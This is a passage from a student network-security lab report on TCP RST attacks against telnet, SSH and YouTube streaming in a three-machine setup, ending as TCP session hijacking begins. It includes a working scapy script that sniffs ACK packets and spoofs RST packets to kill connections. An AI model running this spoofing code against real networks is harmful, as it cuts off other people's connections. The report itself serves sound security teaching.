
To simulate traffic similar to that of the *telnet* scenario, Machine C makes a connection to Machine B, but with a SSH connection.

Exhibit 2.4: Successful *ssh* connection from Machine C to Machine B.



Machine A then runs the exact same attack command seen in Exhibit 2.2. The expected behavior of the attack is that Machine C will have its *ssh* connection disrupted, which is seen in the following screenshot.

Exhibit 2.5: The message, “packet_write_wait” is seen, showing that the connection has been terminated without any action taken by either Machine C or Machine B. To confirm this, running ifconfig displays the IP address of Machine C (10.0.2.16), instead of Machine B’s IP address (10.0.2.15).



While *netwox* is a helpful tool for performing the attack, the same attack can be performed using a python script. The code to perform this is shown and explained in the following exhibit.

Exhibit 2.6: Python Code to sniff for the ACK packet which is sent during telnet sessions, and spoof a RST ACK packet. Details for the code can be seen in the code comments, but at a high level, the program sniffs for the ACK packets which are sent between machines during telnet sessions. Upon sniffing a relevant packet, the program spoofs a RST ACK (reset acknowledgement) packet to act as the service the user is attempting to connect to (in this case, it is spoofing packets as Machine B). This ultimately ends the connection between the user and the service.

TCP_RST_ATTACK.py

```
#!/usr/bin/python
from scapy.all import *

def reset_connection(pkt):
    # Targetting Machine C, so a reset request is spoofed from Machine B
    ip = IP(src= pkt[IP].dst, dst =pkt[IP].src)

    # Spoofed SEQ number will be the ACK of the original ACK packet
    spoof_seq = pkt[TCP].ack


    # Flip destination and source port to spoof reply from Machine B
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="RA", seq=spoof_seq)


    reset_packet = ip/tcp
    send(reset_packet)

# Create a packet sniffer to sniff for relevant traffic
# Ack packets are sent as part of telnet to validate the connection
# between the hosts, hence the chosen filter
pkt = sniff(filter='tcp and tcp[tcpflags] == tcp-ack',prn=reset_connection)
```

The following screenshots display the steps that can be taken to verify the logic of the code in Exhibit 2.6.

Exhibit 2.7: Firstly, a new *telnet* connection is established between Machine C and Machine B.




Exhibit 2.8: Malicious code seen in Exhibit 2.6 is then run on Machine A to perform the attack.




Exhibit 2.9: Machine C's *telnet* connection with Machine B is closed without any action performed by either the user of Machine C, or Machine B. Hence, the attack is successful.






Exhibit 2.10: Corresponding Wireshark traffic that displays the spoofed packet which is sent to close the *telnet* connection between Machine C and Machine B.



Similar to the *netwox* command shown in Exhibit 2.2, The expected behavior of the TCP RST attack python script is that it would also work on SSH connections. This is shown in the following exhibits.

Exhibit 2.11: Firstly, Machine C connects to Machine B via an SSH connection.



The exact same TCP RST attack python code previously seen in Exhibit 2.6 is then run on Machine A (a corresponding screenshot would be the same as that of 2.6. Hence, it is not included here).

Exhibit 2.12: When Machine C attempts to interact with Machine B, the connection is broken. This shows that the TCP RST python script was successful against the SSH connection, as well.





Exhibit 2.13: The Wireshark capture of the network traffic reflects the spoofed packet being sent to reset the SSH connection between Machine C and Machine B.



Task 3: TCP RST Attacks on Video Streaming Applications

TCP RST attacks can also be performed against other popular services which use the TCP protocol, such as video streaming applications. TCP RST attacks in the context of video streaming applications is explored within this section of the report. As YouTube is a popular streaming service, YouTube was the chosen platform to demonstrate this attack.

To begin, Machine B is used to navigate to a YouTube video. It should be noted that YouTube is configured to allow its users to download a "buffer" for its videos. In doing so, users will not experience as many pauses in their video to download the additional content of the chosen video. This is an important functionality to note, as the TCP RST attack will only begin to impact the user's experience once the user's downloaded buffer for the given video has run out.

Exhibit 3.1: Loading the YouTube video. Due to the buffer, Machine B is able to watch what content has been pre-loaded before the impact of the TCP RST attack is seen.





Exhibit 3.2: Corresponding network traffic of Machine B watching the YouTube video, as captured by Wireshark. Note how there are no errors seen within the network traffic.



Machine A is then used to run the corresponding *netwox* command to perform the TCP RST attack. This is the exact same command shown within Exhibit 2.2, with the *-f* option enabled so that the attack will filter network traffic that is originating from Machine B. This allows *netwox* to send traffic to Machine B instead of YouTube.com itself.

Exhibit 3.3: Updated TCP RST attack command, with *-f* option enabled to direct TCP RST traffic towards Machine B.






Exhibit 3.4: Upon running the attack command, TCP RST ACK packets are seen on the network being sent to Machine B.



At this point in the attack, the user on Machine B has now finished watching their video. Upon attempting to watch a subsequent video, the expected behavior is that the user will be unable to load any content, as their host is unable to establish a successful TCP connection. This is shown below.

Exhibit 3.5: Upon attempting to watch a subsequent video, Machine B is stuck loading the content. The page itself does not even refresh because the TCP connection cannot be established between Machine B and YouTube.com. This displays that a successful TCP RST attack has been performed by Machine A.




Task 4: TCP Session Hijacking

The TCP protocol is also susceptible to “session hijacking” attacks. In such attacks, a malicious actor is able to determine the expected sequence of TCP packets between two machines. Upon being able to do so, the malicious actor sends a crafted packet pretending to be one of the users.

In a scenario where *telnet* is used, this allows the malicious actor to craft a payload that will ultimately be run on the service, which believes it is receiving a packet from its trusted user. This is explored in this section of the lab report.

To begin, a telnet session is established between Machine C and Machine B.

Exhibit 4.1: Successful telnet connection from Machine C into Machine B.



One can imagine the malicious actions that an attacker could perform, such as copying the contents of a sensitive file, adding themselves to the .rhosts file, etc. For purposes of this lab, to demonstrate a malicious payload, the goal of the attacker is to simply create a directory on Machine B.

Exhibit 4.2: The *ls* command is run to show the files on Machine B's /home/seed directory. Note how there is no "malicious" directory yet present.

